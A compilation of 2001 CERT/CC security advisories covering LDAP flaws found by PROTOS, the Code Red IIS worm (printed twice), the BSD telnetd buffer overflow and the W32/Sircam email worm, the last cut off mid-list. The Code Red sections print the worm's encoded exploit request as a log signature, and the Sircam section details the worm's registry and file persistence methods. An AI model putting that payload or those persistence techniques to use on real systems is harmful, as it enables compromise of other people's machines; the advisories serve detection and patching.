Oracle has prepared a Solaris-based patch set for Oracle Internet Directory versions 2.1.1.x and 3.0.1. These patches were made available on July 17, 2001 to Oracle Internet Directory customers via the Oracle MetaLink (http://metalink.oracle.com/) system.

Please visit Oracle Technology Network at http://otn.oracle.com/deploy/security/alerts.htm for details on workarounds and patch availability information for the potential buffer overflow vulnerabilities discovered in Oracle Internet Directory.

QUALCOMM Incorporated

The LDAP service in WorldMail may be vulnerable to this exploit, but our tests so far have been inconclusive. At this time, we strongly urge all WorldMail customers to ensure that the LDAP service is not accessible from outside their organization nor by untrusted users.

SGI

SGI has released the following Security Advisory regarding VU#276944

> ftp://patches.sgi.com/support/free/security/advisories/20011102-01-I

The Teamware Group

An issue has been discovered with Teamware Office Enterprise Directory (LDAP server) that shows a abnormal termination or loop when the LDAP server encounters a maliciously or incorrectly created LDAP request data.

If the maliciously formatted LDAP request data is requested, the LDAP server may excessively copy the LDAP request data to the stack area.

This overflow is likely to cause execution of malicious code. In other case, the LDAP server may go into abnormal termination or infinite loop.

Appendix B Supplemental Information

The PROTOS Project

The PROTOS project is a research partnership between the University of Oulu and VTT Electronics, an independent research organization owned by the Finnish government. The project studies methods by which protocol implementations can be tested for information security defects.

Although the vulnerabilities discussed in this advisory relate specifically to the LDAP protocol, the methodology used to research, develop, and deploy the PROTOS LDAPv3 test suite can be applied to any communications protocol.

For more information on the PROTOS project and its collection of test suites, please visit http://www.ee.oulu.fi/research/ouspg/protos/.

ASN.1 and the BER

Abstract Syntax Notation One (ASN.1) is a flexible notation that allows one to define a variety data types. The Basic Encoding Rules (BER) describe how to represent or encode the values of each ASN.1 type as a string of octets. This allow programmers to encode and decode data for platform-independent transmission over a network.

References

The following is a list of URLs referenced in this advisory as well as other useful sources of information:

http://www.cert.org/advisories/CA-2001-18.html

http://www.ietf.org/rfc/rfc2116.txt

http://www.ietf.org/rfc/rfc2251.txt

http://www.ietf.org/rfc/rfc2252.txt

http://www.ietf.org/rfc/rfc2253.txt

http://www.ietf.org/rfc/rfc2254.txt

http://www.ietf.org/rfc/rfc2255.txt

http://www.ietf.org/rfc/rfc2256.txt

http://www.ee.oulu.fi/research/ouspg/protos/

http://www.ee.oulu.fi/research/ouspg/protos/testing/c06/ldapv3/

http://www.kb.cert.org/vuls/

http://www.kb.cert.org/vuls/id/276944

http://www.kb.cert.org/vuls/id/505564

http://www.kb.cert.org/vuls/id/583184

http://www.kb.cert.org/vuls/id/657547

http://www.kb.cert.org/vuls/id/688960

http://www.kb.cert.org/vuls/id/717380

http://www.kb.cert.org/vuls/id/763400

http://www.kb.cert.org/vuls/id/765256

http://www.kb.cert.org/vuls/id/869184

http://www.kb.cert.org/vuls/id/935800

The CERT Coordination Center thanks the Oulu University Secure Programming Group for reporting these vulnerabilities to us, for their detailed technical analyses, and for their assistance in preparing this advisory. We also thank the many vendors who provided feedback regarding their respective vulnerabilities.

Authors: Jeffrey P. Lanza and Cory F. Cohen. Feedback on this advisory is greatly appreciated.

Revision History

```
Jul 16, 2001: Initial release

Jul 17, 2001: Added Oracle vendor statement

Jul 17, 2001: Fixed link to IBM site

Jul 17, 2001: Updated Lotus vendor statement

Jul 19, 2001: Changed "Oracle 8i Enterprise Edition" to "Oracle In-
ternet Directory"
```

Jul 19, 2001: Updated Microsoft sections to list Exchange 2000 as vulnerable

Jul 19, 2001: Added version numbers and impact information for IBM

Jul 24, 2001: Added revised Oracle vendor statement

Jul 26, 2001: Added Novell vendor section; Updated Microsoft statement

Jul 27, 2001: Added vendor statement from iPlanet

Aug 13, 2001: Moved OpenLDAP patch information to Impact section

Aug 13, 2001: Moved Novell and Microsoft unaffected product statements to Description section

Aug 13, 2001: Miscellaneous vendor statement fixes

Aug 13, 2001: Added information regarding Critical Path (VU#657547)

Dec 10, 2001: Added vendor information for SGI

19 CA-2001-19: "Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL

Original release date: July 19, 2001
Last revised: January 17, 2002
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Microsoft Windows NT 4.0 with IIS 4.0 or IIS 5.0 enabled and Index Server 2.0 installed
- Windows 2000 with IIS 4.0 or IIS 5.0 enabled and Indexing services installed
- Cisco CallManager, Unity Server, uOne, ICS7750, Building Broadband Service Manager (these systems run IIS)
- Unpatched Cisco 600 series DSL routers

Overview

The CERT/CC has received reports of new self-propagating malicious code that exploits IIS-enabled systems susceptible to the vulnerability described in CERT advisory CA-2001-13 Buffer Overflow In IIS Indexing Service DLL. Other systems not directly vulnerable to this exploit may also be impacted. Reports indicate that two variants of the "Code Red" worm may have already affected more than 250,000 hosts.

A translation of this advisory into Polish is available at http://www.cert.pl/CA/CA-2001-19-PL.html.

I. Description

The "Code Red" worm is self-replicating malicious code that exploits a known vulnerability in Microsoft IIS servers (CA-2001-13).

Attack Cycle

The "Code Red" worm attack proceeds as follows:

1. The "Code Red" worm attempts to connect to TCP port 80 on a randomly chosen host assuming that a web server will be found. Upon a successful connection to port 80, the attacking host sends a crafted HTTP GET request to the victim, attempting to exploit a buffer overflow in the Indexing Service described in CERT advisory CA-2001-13
2. The same exploit (HTTP GET request) is sent to each of the randomly chosen hosts due to the self-propagating nature of the worm. However, depending on the configuration of the host which receives this request, there are varied consequences.

- **IIS 4.0 and 5.0 servers with Indexing service installed** will almost certainly be compromised by the "Code Red" worm.
- **Unpatched Cisco 600-series DSL routers** will process the HTTP request thereby triggering an unrelated vulnerability which causes the router to stop forwarding packets. [http://www.cisco.com/warp/public/707/cisco-code-red-worm-pub.shtml]
- **Systems not running IIS, but with an HTTP server listening on TCP port 80** will probably accept the HTTP request, return with an "HTTP 400 Bad Request" message, and potentially log this request in an access log.

3. If the exploit is successful, the worm begins executing on the victim host. In the earlier variant of the worm, victim hosts with a default language of English experienced the following defacement on all pages requested from the server:
4. `HELLO! Welcome to http://www.worm.com! Hacked By Chinese!`

   Servers configured with a language that is not English and those infected with the later variant will not experience any change in the served content.

   Other worm activity on a compromised machine is time senstive; different activity occurs based on the date (day of the month) of the system clock.

- *Day 1 - 19*: The infected host will attempt to connect to TCP port 80 of randomly chosen IP addresses in order to further propagate the worm.
- *Day 20 - 27*: A packet-flooding denial of service attack will be launched against a particular fixed IP address
- *Day 28 - end of the month*: The worm "sleeps"; no active connections or denial of service

System Footprint

The "Code Red" worm activity can be identified on a machine by the presence of the following string in a web server log files:

```
/de-
fault.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NN

NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNN

NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNN

NNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%u
cbd3%

u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00
%u531

b%u53ff%u0078%u0000%u00=a
```

The presence of this string in a log file does not neccessarily indicate compromise. Rather it only implies that a "Code Red" worm attempted to infect the machine.

Additionally, web pages on victim machines may be defaced with the following message:

```
HELLO! Welcome to http://www.worm.com! Hacked By Chinese!
```

The text of this page is stored exclusively in memory and is not written to disk. Therefore, searching for the text of this page in the file system may not detect compromise.

Network Footprint

A host running an active instance of the "Code Red" worm scans random IP addresses on port 80/TCP looking for other hosts to infect.

Additional detailed analysis of this worm has been published by eEye Digital Security at http://www.eeye.com.

II. Impact

In addition to possible web site defacement, infected systems may experience performance degradation as a result of the scanning activity of this worm. This degradation can become quite severe since it is possible for a worm to infect a machine multiple times simultaneously.

Non-compromised systems and networks that are being scanned by other hosts infected by the "Code Red" worm may experience severe denial of service. In the earlier variant, this occurs because each instance of the "Code Red" worm uses the same random number generator seed to create the list of IP addresses it scans. Therefore, all hosts infected with the earlier variant scan the same IP addresses. This behavior is not found in the later variant, but the end result is the same due to the use of improved randomization techniques that facilitates more prolific scanning.

Furthermore, it is important to note that while the "Code Red" worm appears to merely deface web pages on affected systems and attack other systems, the IIS indexing vulnerability it exploits can be used to execute arbitrary code in the Local System security context. This level of privilege effectively gives an attacker complete control of the victim system.

III. Solutions

The CERT/CC encourages all Internet sites to review CERT advisory CA-2001-13 and ensure workarounds or patches have been applied on all affected hosts on your network.

If you believe a host under your control has been compromised, you may wish to refer to Steps for Recovering from a UNIX or NT System Compromise.

Since the worm resides entirely in memory, a reboot of the machine will purge it from the system. However, patching the system for the underlying vulnerability remains imperative since the likelihood of re-infection is quite high due to the rapid propagation of the worm.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Cisco Systems

Cisco has published a security advisory describing this vulnerability at
http://www.cisco.com/warp/public/707/cisco-code-red-worm-pub.shtml.

Microsoft Corporation

The following document regarding the vulnerability exploited by the "Code Red" worm is available from Microsoft: http://www.microsoft.com/technet/security/bulletin/MS01-044.asp.

Author(s): Roman Danyliw and Allen Householder

Revision History

```
Jul 19, 2001: Initial release

Jul 20, 2001: Multiple variants, vendor information

Jul 30, 2001: Clarification of systems affected, attack cycle; addi-
tion of link to Polish translation

Aug 16, 2001: Updated link to Microsoft cumulative patch

Aug 23, 2001: Updated contact information

Jan 17, 2002: Removed Reporting section, updated feedback link
```

20 CA-2001-20: "Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL

Original release date: July 19, 2001
Last revised: January 17, 2002
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Microsoft Windows NT 4.0 with IIS 4.0 or IIS 5.0 enabled and Index Server 2.0 installed
- Windows 2000 with IIS 4.0 or IIS 5.0 enabled and Indexing services installed
- Cisco CallManager, Unity Server, uOne, ICS7750, Building Broadband Service Manager (these systems run IIS)
- Unpatched Cisco 600 series DSL routers

Overview

The CERT/CC has received reports of new self-propagating malicious code that exploits IIS-enabled systems susceptible to the vulnerability described in CERT advisory CA-2001-13 Buffer Overflow In IIS Indexing Service DLL. Other systems not directly vulnerable to this exploit may also be impacted. Reports indicate that two variants of the "Code Red" worm may have already affected more than 250,000 hosts.

A translation of this advisory into Polish is available at http://www.cert.pl/CA/CA-2001-19-PL.html.

I. Description

The "Code Red" worm is self-replicating malicious code that exploits a known vulnerability in Microsoft IIS servers (CA-2001-13).

Attack Cycle

The "Code Red" worm attack proceeds as follows:

1. The "Code Red" worm attempts to connect to TCP port 80 on a randomly chosen host assuming that a web server will be found. Upon a successful connection to port 80, the attacking host sends a crafted HTTP GET request to the victim, attempting to exploit a buffer overflow in the Indexing Service described in CERT advisory CA-2001-13
2. The same exploit (HTTP GET request) is sent to each of the randomly chosen hosts due to the self-propagating nature of the worm. However, depending on the configuration of the host which receives this request, there are varied consequences.

- **IIS 4.0 and 5.0 servers with Indexing service installed** will almost certainly be compromised by the "Code Red" worm.
- **Unpatched Cisco 600-series DSL routers** will process the HTTP request thereby triggering an unrelated vulnerability which causes the router to stop forwarding packets. [http://www.cisco.com/warp/public/707/cisco-code-red-worm-pub.shtml]
- **Systems not running IIS, but with an HTTP server listening on TCP port 80** will probably accept the HTTP request, return with an "HTTP 400 Bad Request" message, and potentially log this request in an access log.

3. If the exploit is successful, the worm begins executing on the victim host. In the earlier variant of the worm, victim hosts with a default language of English experienced the following defacement on all pages requested from the server:
4. `HELLO! Welcome to http://www.worm.com! Hacked By Chinese!`

   Servers configured with a language that is not English and those infected with the later variant will not experience any change in the served content.

   Other worm activity on a compromised machine is time senstive; different activity occurs based on the date (day of the month) of the system clock.

- *Day 1 - 19*: The infected host will attempt to connect to TCP port 80 of randomly chosen IP addresses in order to further propagate the worm.
- *Day 20 - 27*: A packet-flooding denial of service attack will be launched against a particular fixed IP address
- *Day 28 - end of the month*: The worm "sleeps"; no active connections or denial of service

System Footprint

The "Code Red" worm activity can be identified on a machine by the presence of the following string in a web server log files:

```
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NN

NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNN

NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNN

NNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%u
cbd3%

u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00
%u531

b%u53ff%u0078%u0000%u00=a
```

The presence of this string in a log file does not neccessarily indicate compromise. Rather it only implies that a "Code Red" worm attempted to infect the machine.

Additionally, web pages on victim machines may be defaced with the following message:

```
HELLO! Welcome to http://www.worm.com! Hacked By Chinese!
```

The text of this page is stored exclusively in memory and is not written to disk. Therefore, searching for the text of this page in the file system may not detect compromise.

Network Footprint

A host running an active instance of the "Code Red" worm scans random IP addresses on port 80/TCP looking for other hosts to infect.

Additional detailed analysis of this worm has been published by eEye Digital Security at http://www.eeye.com.

II. Impact

In addition to possible web site defacement, infected systems may experience performance degradation as a result of the scanning activity of this worm. This degradation can become quite severe since it is possible for a worm to infect a machine multiple times simultaneously.

Non-compromised systems and networks that are being scanned by other hosts infected by the "Code Red" worm may experience severe denial of service. In the earlier variant, this occurs because each instance of the "Code Red" worm uses the same random number generator seed to create the list of IP addresses it scans. Therefore, all hosts infected with the earlier variant scan the same IP addresses. This behavior is not found in the later variant, but the end result is the same due to the use of improved randomization techniques that facilitates more prolific scanning.

Furthermore, it is important to note that while the "Code Red" worm appears to merely deface web pages on affected systems and attack other systems, the IIS indexing vulnerability it exploits can be used to execute arbitrary code in the Local System security context. This level of privilege effectively gives an attacker complete control of the victim system.

III. Solutions

The CERT/CC encourages all Internet sites to review CERT advisory CA-2001-13 and ensure workarounds or patches have been applied on all affected hosts on your network.

If you believe a host under your control has been compromised, you may wish to refer to Steps for Recovering from a UNIX or NT System Compromise.

Since the worm resides entirely in memory, a reboot of the machine will purge it from the system. However, patching the system for the underlying vulnerability remains imperative since the likelihood of re-infection is quite high due to the rapid propagation of the worm.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Cisco Systems

Cisco has published a security advisory describing this vulnerability at
http://www.cisco.com/warp/public/707/cisco-code-red-worm-pub.shtml.

Microsoft Corporation

The following document regarding the vulnerability exploited by the "Code Red" worm is available from Microsoft: http://www.microsoft.com/technet/security/bulletin/MS01-044.asp.

Author(s): Roman Danyliw and Allen Householder

Revision History

```
Jul 19, 2001: Initial release

Jul 20, 2001: Multiple variants, vendor information

Jul 30, 2001: Clarification of systems affected, attack cycle; addition of link to Polish translation

Aug 16, 2001: Updated link to Microsoft cumulative patch

Aug 23, 2001: Updated contact information

Jan 17, 2002: Removed Reporting section, updated feedback link
```

21 CA-2001-21: Buffer Overflow in telnetd

Original release date: July 24, 2001
Last revised: April 16, 2002
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Systems running versions of telnetd derived from BSD source.

Overview

The telnetd program is a server for the Telnet remote virtual terminal protocol. There is a remotely exploitable buffer overflow in Telnet daemons derived from BSD source code. This vulnerability can crash the server, or be leveraged to gain root access.

I. Description

There is a remotely exploitable buffer overflow in Telnet daemons derived from BSD source code. During the processing of the Telnet protocol options, the results of the "telrcv" function are stored in a fixed-size buffer. It is assumed that the results are smaller than the buffer and no bounds checking is performed.

The vulnerability was discovered by TESO. An exploit for this vulnerability has been publicly released; internal testing at CERT/CC confirms this exploit works against at least one target system. For more information, see http://www.team-teso.net/advisories/teso-advisory-011.tar.gz.

This vulnerability has been assigned the identifier CAN-2001-0554 by the Common Vulnerabilities and Exposures (CVE) group: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0554 .

II. Impact

An intruder can execute arbitrary code with the privileges of the telnetd process, typically root.

III. Solution

Apply a patch

Appendix A contains information from vendors who have provided information for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Restrict access to the Telnet service (typically port 23/tcp) using a firewall or packet-filtering technology.

Until a patch can be applied, you may wish to block access to the Telnet service from outside your network perimeter. This will limit your exposure to attacks. However, blocking port 23/tcp at a network perimeter would still allow attackers within the perimeter of your network to exploit the vulnerability. It is important to understand your network's configuration and service requirements before deciding what changes are appropriate.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Apple Computer

(Apple Computer has released security updates for Mac OS X v10.1 to address this vulnerability. They are located at: http://www.apple.com/support/security/security_updates.html)

Berkeley Software Design, Inc. (BSDI)

All current versions of BSD/OS are vulnerable. Patches are available via our web site at http://www.bsdi.com/services/support/patches and via ftp at ftp://ftp.bsdi.com/bsdi/support/patches as soon as testing has been completed.

Caldera, Inc.

Caldera has determined that OpenServer, UnixWare 7 and OpenUnix 8 are vulnerable, and we are working on fixes. All of Caldera's Linux supported products are unaffected by this problem if all previously released security updates have been applied. If you're running either OpenLinux 2.3 or OpenLinux eServer 2.3, make sure you've updated your systems to netkit-telnet-0.16. This patch was released in March 2000, and are available from ftp://ftp.caldera.com

OpenLinux 2.3:

/pub/openlinux/updates/2.3/022/RPMS/netkit-telnet-0.16-1.i386.rpm

OpenLinux eServer 2.3.1:

/pub/eServer/2.3/updates/2.3/007/RPMS/netkit-telnet-0.16-1.i386.rpm

OpenLinux eDesktop 2.4, OpenLinux 3.1 Server, and OpenLinux 3.1 Workstation are not affected.

(Caldera has recently released CSSA-2001-030.0 - http://www.caldera.com/support/security/advisories/CSSA-2001-030.0.txt which updates the above information with other systems that are vulnerable.)

Cisco Systems

Cisco IOS does not appear to be vulnerable. Certain non-IOS products are supplied on other operating system platforms which themselves may be vulnerable as described elsewhere in this CERT Advisory. The Cisco PSIRT is continuing to investigate the vulnerability to be certain and, if necessary, will provide updates to the CERT and publish an advisory. Cisco Security Advisories are on-line at http://www.cisco.com/go/psirt/.

Update: Cisco has released Cisco Security Advisory: Cisco CatOS Telnet Buffer Vulnerability to address an occurrence of this vulnerability.

Compaq Computer Corporation

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

SOURCE: Compaq Computer Corporation
        Compaq Services
        Software Security Response Team USA
Compaq case id SSRT0745U
ref:   potential telnetd option handling vulnerability
x-ref: TESO Security Advisory   06/2001
       CERT CA2001-21 Advisory  07/2001
Compaq has evaluated this vulnerability to telnetd
distributed for Compaq Tru64/UNIX and OpenVMS Operating
Systems Software and has determined that telnetd is not
vulnerable to unauthorized command execution or
root compromise.
Compaq appreciates your cooperation and patience.
We regret any inconvenience applying this information
may cause.
As always, Compaq urges you to periodically review your system
management and security procedures.  Compaq will continue to
```

```
review and enhance the security features of its products and work
with customers to maintain and improve the security and integrity
of their systems.
To subscribe to automatically receive future NEW Security
Advisories from the Compaq's Software Security Response Team
via electronic mail,
Use your browser select the URL
  http://www.support.compaq.com/patches/mailing-list.shtml
  Select "Security and Individual Notices" for immediate dispatch
  notifications directly to your mailbox.
  To report new Security Vulnerabilities, send mail to:
     security-ssrt@compaq.com
(c) Copyright 2001 Compaq Computer Corporation. All rights reserved.
-----BEGIN PGP SIGNATURE-----
Version: PGP 7.0.1
iQA/AwUBO2C5JjnTu2ckvbFuEQKmqwCg/m87d9k22+qV5GY2vJAR409KFD4AoIbR
vsQaZ9DOI4D4sj5Feg4bRZmS
=F5Nq
-----END PGP SIGNATURE-----
```

Conectiva

(Conectiva has released advisory CLSA-2001:413, located at http://distro.conectiva.com.br/atualizacoes/?id=a&anuncio=000413, to address this issue.)

Cray, Inc.

Cray, Inc. has found UNICOS and UNICOS/mk to be vulnerable. Please see Field Notice 5062 and spr 720789 for fix information. We are currently investigating the MTA for vulnerability.

FreeBSD, Inc.

All released versions of FreeBSD are vulnerable to this problem, which was fixed in FreeBSD 4.3-STABLE and FreeBSD 3.5.1-STABLE on July 23, 2001. An advisory has been released, along with a patch to correct the vulnerability and a binary upgrade package suitable for use on FreeBSD 4.3-RELEASE systems. For more information, see the advisory at the following location:

ftp://ftp.freebsd.org/pub/FreeBSD/CERT/advisories/FreeBSD-SA-01:49.telnetd.asc

or use an FTP mirror site from the following URL:

http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/mirrors-ftp.html

(FreeBSD has also released ftp://ftp.FreeBSD.org/pub/FreeBSD/CERT/advisories/FreeBSD-SA-01%3A54.ports-telnetd.asc, a follow up advisory releated to third party implementations found in FreeBSD ports collection.)

Hewlett-Packard Company

...HP-UX 11.X is not vulnerable, HP_UX 10.X is vulnerable. Patches are in process, watch for the associated HP security Bulletin....

(Hewlett-Packard has release Security Bulletin HPSBUX0110-172 Sec. Vulnerability in telnetd to address this issue.)

IBM Corporation

IBM's AIX operating system, versions 5.1L and under, is vulnerable to this exploit. IBM has these APAR assignments for this vulnerability: For AIX 4.3.3, the APAR number is IY22029. For AIX 5.1, the APAR number is IY22021.

An emergency fix (efix) is now available for downloading from the ftp site ftp://aix.software.ibm.com/aix/efixes/security. The efix package name to fix this vulnerability is "telnetd_efix.tar.Z". An advisory is included in the tarfile that gives installation instructions for the appropriate patched telnetd binary. Two patches are in the tarfile: one for AIX 4.3.3 (telnetd.433) and for AIX 5.1 (telnetd.510).

IBM is investigating the severity of the exploitation of this vulnerability.

NetBSD

All releases of NetBSD are affected. The issue was patched in NetBSD-current on July 19th. A Security Advisory including patches will be available shortly, at: ftp://ftp.netbsd.org/pub/NetBSD/security/advisories/NetBSD-SA2001-012.txt.asc.

NetBSD releases since July 2000 have shipped with telnetd disabled by default. If it has been re-enabled on a system, it is highly recommended to disable it at least until patches are installed. Furthermore, NetBSD recommends the use of a Secure Shell instead of telnet for most applications."

Secure Computing Corporation

The telnetd vulnerability referenced is not applicable to Sidewinder as a result of disciplined security software design practices in combination with Secure Computing's patented Type Enforcement(tm) technology. Sidewinder's telnetd services are greatly restricted due to both known and theoretical vulnerabilities. This least privilege design renders the attack described in the CERT-2001-21 Advisory useless. In addition, Sidewinder's operating system, SecureOS(tm), built on Secure's Type Enforcement technology, has further defenses against this attack that would trigger multiple security violations.

Specifically, the attack first attempts to start a shell process. Sidewinder's embedded Type Enforcement security rules prevent telnetd from replicating itself and accessing the system shell programs. Even without this embedded, tamper proof rule in place, other Type Enforcement rules also defend against this attack. As an example, the new shell would need administrative privileges and those privileges are not available to the telnetd services.

SGI

SGI acknowledges the telnetd vulnerability reported by CERT and is currently investigating. Until SGI has more definitive information to provide, customers are encouraged to assume all security vulnerabilities as exploitable and take appropriate steps according to local site security policies and requirements.

As further information becomes available, additional advisories will be issued via the normal SGI security information distribution methods including the wiretap mailing list and

http://www.sgi.com/support/security/

Sun Microsystems, Inc.

A buffer overflow has been discovered in in.telnetd which allows a local or a remote attacker to kill the in.telnetd daemon on the affected SunOS system. Sun does not believe that this issue can be exploited on SunOS systems to gain elevated privileges. As there was a buffer overflow, Sun has generated patches for this issue. The patches are described in the following SunAlert: http://sunsolve.Sun.COM/pub-cgi/retrieve.pl?doc=fsalert%2F28063.

and are available from: http://sunsolve.sun.com/securitypatch.

SuSE

(SuSE has released a security announcement related to this vulnerability. It is located at http://www.suse.com/de/support/security/2001_029_nkitb_txt.txt.)

Appendix B References

1. http://www.ietf.org/rfc/rfc0854.txt
2. http://www.team-teso.net/advisories/teso-advisory-011.tar.gz
3. http://www.kb.cert.org/vuls/id/745371

4. ftp://ftp.FreeBSD.org/pub/FreeBSD/CERT/advisories/FreeBSD-SA-01:49.telnetd.asc

The CERT Coordination Center thanks TESO, who published an advisory on this issue. We would also like to thank Jeff Polk for technical assistance.

Authors: Jason A. Rafail, Ian Finlay, and Shawn Hernan

Revision History

```
July 24, 2001:  Initial release

July 25, 2001:  Fixed HTML tags in vendor section

July 25, 2001:  Added vendor statements

July 25, 2001:  Added CVE number CAN-2001-0554

July 26, 2001:  Added vendor statements

July 27, 2001:  Fixed vendor section HTML tags

July 31, 2001:  Revised IBM statement

July 31, 2001:  Added Secure Computing Corporation statement

July 31, 2001:  Updated HP statement

August 10, 2001: Revised IBM statement

August 20, 2001: Updated Caldera statement

August 21, 2001: Updated FreeBSD statement

August 27, 2001: Added link to Conectiva advisory

October 4, 2001: Added Apple Computer Statement

October 11, 2001: Added SuSE Statement

October 16, 2001: Updated Hewlett-Packard Statement

November 19, 2001: Included Compaq Statement

February 1, 2002: Updated Cisco Statement

April 16, 2002: Updated Sun Statement
```

22 CA-2001-22: W32/Sircam Malicious Code

Original release date: July 25, 2001
Last revised: August 23, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Microsoft Windows (all versions)

Overview

"W32/Sircam" is malicious code that spreads through email and potentially through unprotected network shares. Once the malicious code has been executed on a system, it may reveal or delete sensitive information.

As of 10:00EDT(GMT-4) Jul 25, 2001 the CERT/CC has received reports of W32/Sircam from over 300 individual sites.

I. Description

W32/Sircam can infect a machine in one of two ways:

- When executed by opening an email attachment containing the malicious code
- By copying itself into unprotected network shares

Propagation Via Email

The virus can appear in an email message written in either English or Spanish with a seemingly random subject line. All known versions of W32/Sircam use the following format in the body of the message:

English	Spanish
`Hi! How are you?`	`Hola como estas ?`
`[middle line]`	*`[middle line]`*
`See you later. Thanks`	`Nos vemos pronto, gracias.`

Where *`[middle line]`* is one of the following:

English

```
I send you this file in order to have your advice

I hope you like the file that I sendo you

I hope you can help me with this file that I send

This is the file with the information you ask for
```

Spanish

```
Te mando este archivo para que me des tu punto de vista

Espero te guste este archivo que te mando

Espero me puedas ayudar con el archivo que te mando

Este es el archivo con la informacion que me pediste
```

Users who receive copies of the malicious code through electronic mail might recognize the sender. We encourage users to avoid opening attachments received through electronic mail, regardless of the sender's name, without prior knowledge of the origin of the file or a valid digital signature.

The email message will contain an attachment whose name matches the subject line and has a double file extension (e.g. `subject.ZIP.BAT` or `subject.DOC.EXE`). The CERT/CC has confirmed reports that the first extension may be `.DOC`, `.XLS`, or `.ZIP`. Anti-virus vendors have referred to additional extensions, including `.GIF`, `.JPG`, `.JPEG`, `.MPEG`, `.MOV`, `.MPG`, `.PDF`, `.PNG`, and `.PS`. The second extension will be `.EXE`, `.COM`, `.BAT`, `.PIF`, or `.LNK`. The attached file contains both the malicious code and the contents of a file copied from an infected system.

When the attachment is opened, the copied file is extracted to both the `%TEMP%` folder (usually `C:\WINDOWS\TEMP`) and the `Recycled` folder on the affected system. The original file is then opened using the appropriate default viewer while the infection process continues in the background.

It is possible for the recipient to be tricked into opening this malicious attachment since the file will appear without the `.EXE`, `.BAT`, `.COM`, `.LNK`, or `.PIF` extensions if the "Hide file extensions for known file types" is enabled in Windows. See IN-2000-07 for additional information on the exploitation of hidden file extensions.

W32/Sircam includes its own SMTP client capabilities, which it uses to propagate via email. It determines its recipient list by recursively searching for email addresses contained in all `*.wab` (Windows Address Book) files in the `%SYSTEM%` folder. Additionally, it searches the folders referred to by

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ex
plorer\Shell Folders\Cache
```

for files containing email addresses. All addresses found are stored in `SC??.DLL` or `S??.DLL` files hidden in the `%SYSTEM%` folder.

W32/Sircam first attempts to send messages using the default email settings for the current user. If the default settings are not present, it appears to use one of the following SMTP relays:

- `prodigy.net.mx`
- NetBIOS name for '`MAIL`'
- `mail.<defaultdomain>` (e.g., `mail.example.org`)
- `dobleclick.com.mx`
- `enlace.net`
- `goeke.net`

Propagation Via Network Shares

In addition to email-based propagation, analysis by anti-virus vendors suggests that W32/Sircam can spread through unprotected network shares. Unlike the email propagation method, which requires a user to open an attachment to infect the machine, propagation of W32/Sircam via network shares requires no human intervention.

If W32/Sircam detects Windows networking shares with write access, it

1. copies itself to `\\[share]\Recycled\SirC32.EXE`
2. appends "`@ win\Recycled\SirC32.exe`" to `AUTOEXEC.BAT`

If the share contains a `Windows` folder, it also

3. copies `\\[share]\Windows\rundll32.exe` to `\\[share]\Windows\run32.exe`
4. copies itself to `\\[share]\Windows\rundll32.exe`
5. when virus is executed from `rundll32.exe`, it calls `run32.exe`

Infection process

1. When installed on a victim machine, W32/Sircam installs a copy of itself in two hidden files:
   - `%SYSTEM%\SCam32.exe`
   - `Recycled\SirC32.exe`

Installing in `Recycled` may hide it from anti-virus software since some do not check this folder by default.

Based on external analyses, there is also a probability that W32/Sircam will copy itself to the `%SYSTEM%` folder as `ScMx32.exe`. In that case, another copy is created in the folder referred to by `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Startup` (the current user's personal startup folder). The copy created in that location is named `Microsoft Internet Office.exe`. When the affected user next logs in, this copy of W32/Sircam will be started automatically.

2. The registry entry `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Driver32` is set to `%SYSTEM%\SCam32.exe` so that W32/Sircam will run automatically at system startup.
3. The registry entry `HKEY_CLASSES_ROOT\exefile\shell\open\command` is set to `"C:\Recycled\SirC32.exe" "%1" %*"`, causing W32/Sircam to execute whenever another executable is run.
4. A new registry entry, `HKEY_LOCAL_MACHINE\Software\SirCam`, is created to store data required by W32/Sircam during execution.
5. W32/Sircam searches for filenames with `.DOC`, `.XLS`, `.ZIP` extensions in the folders referred to by

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Personal

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Desktop
```

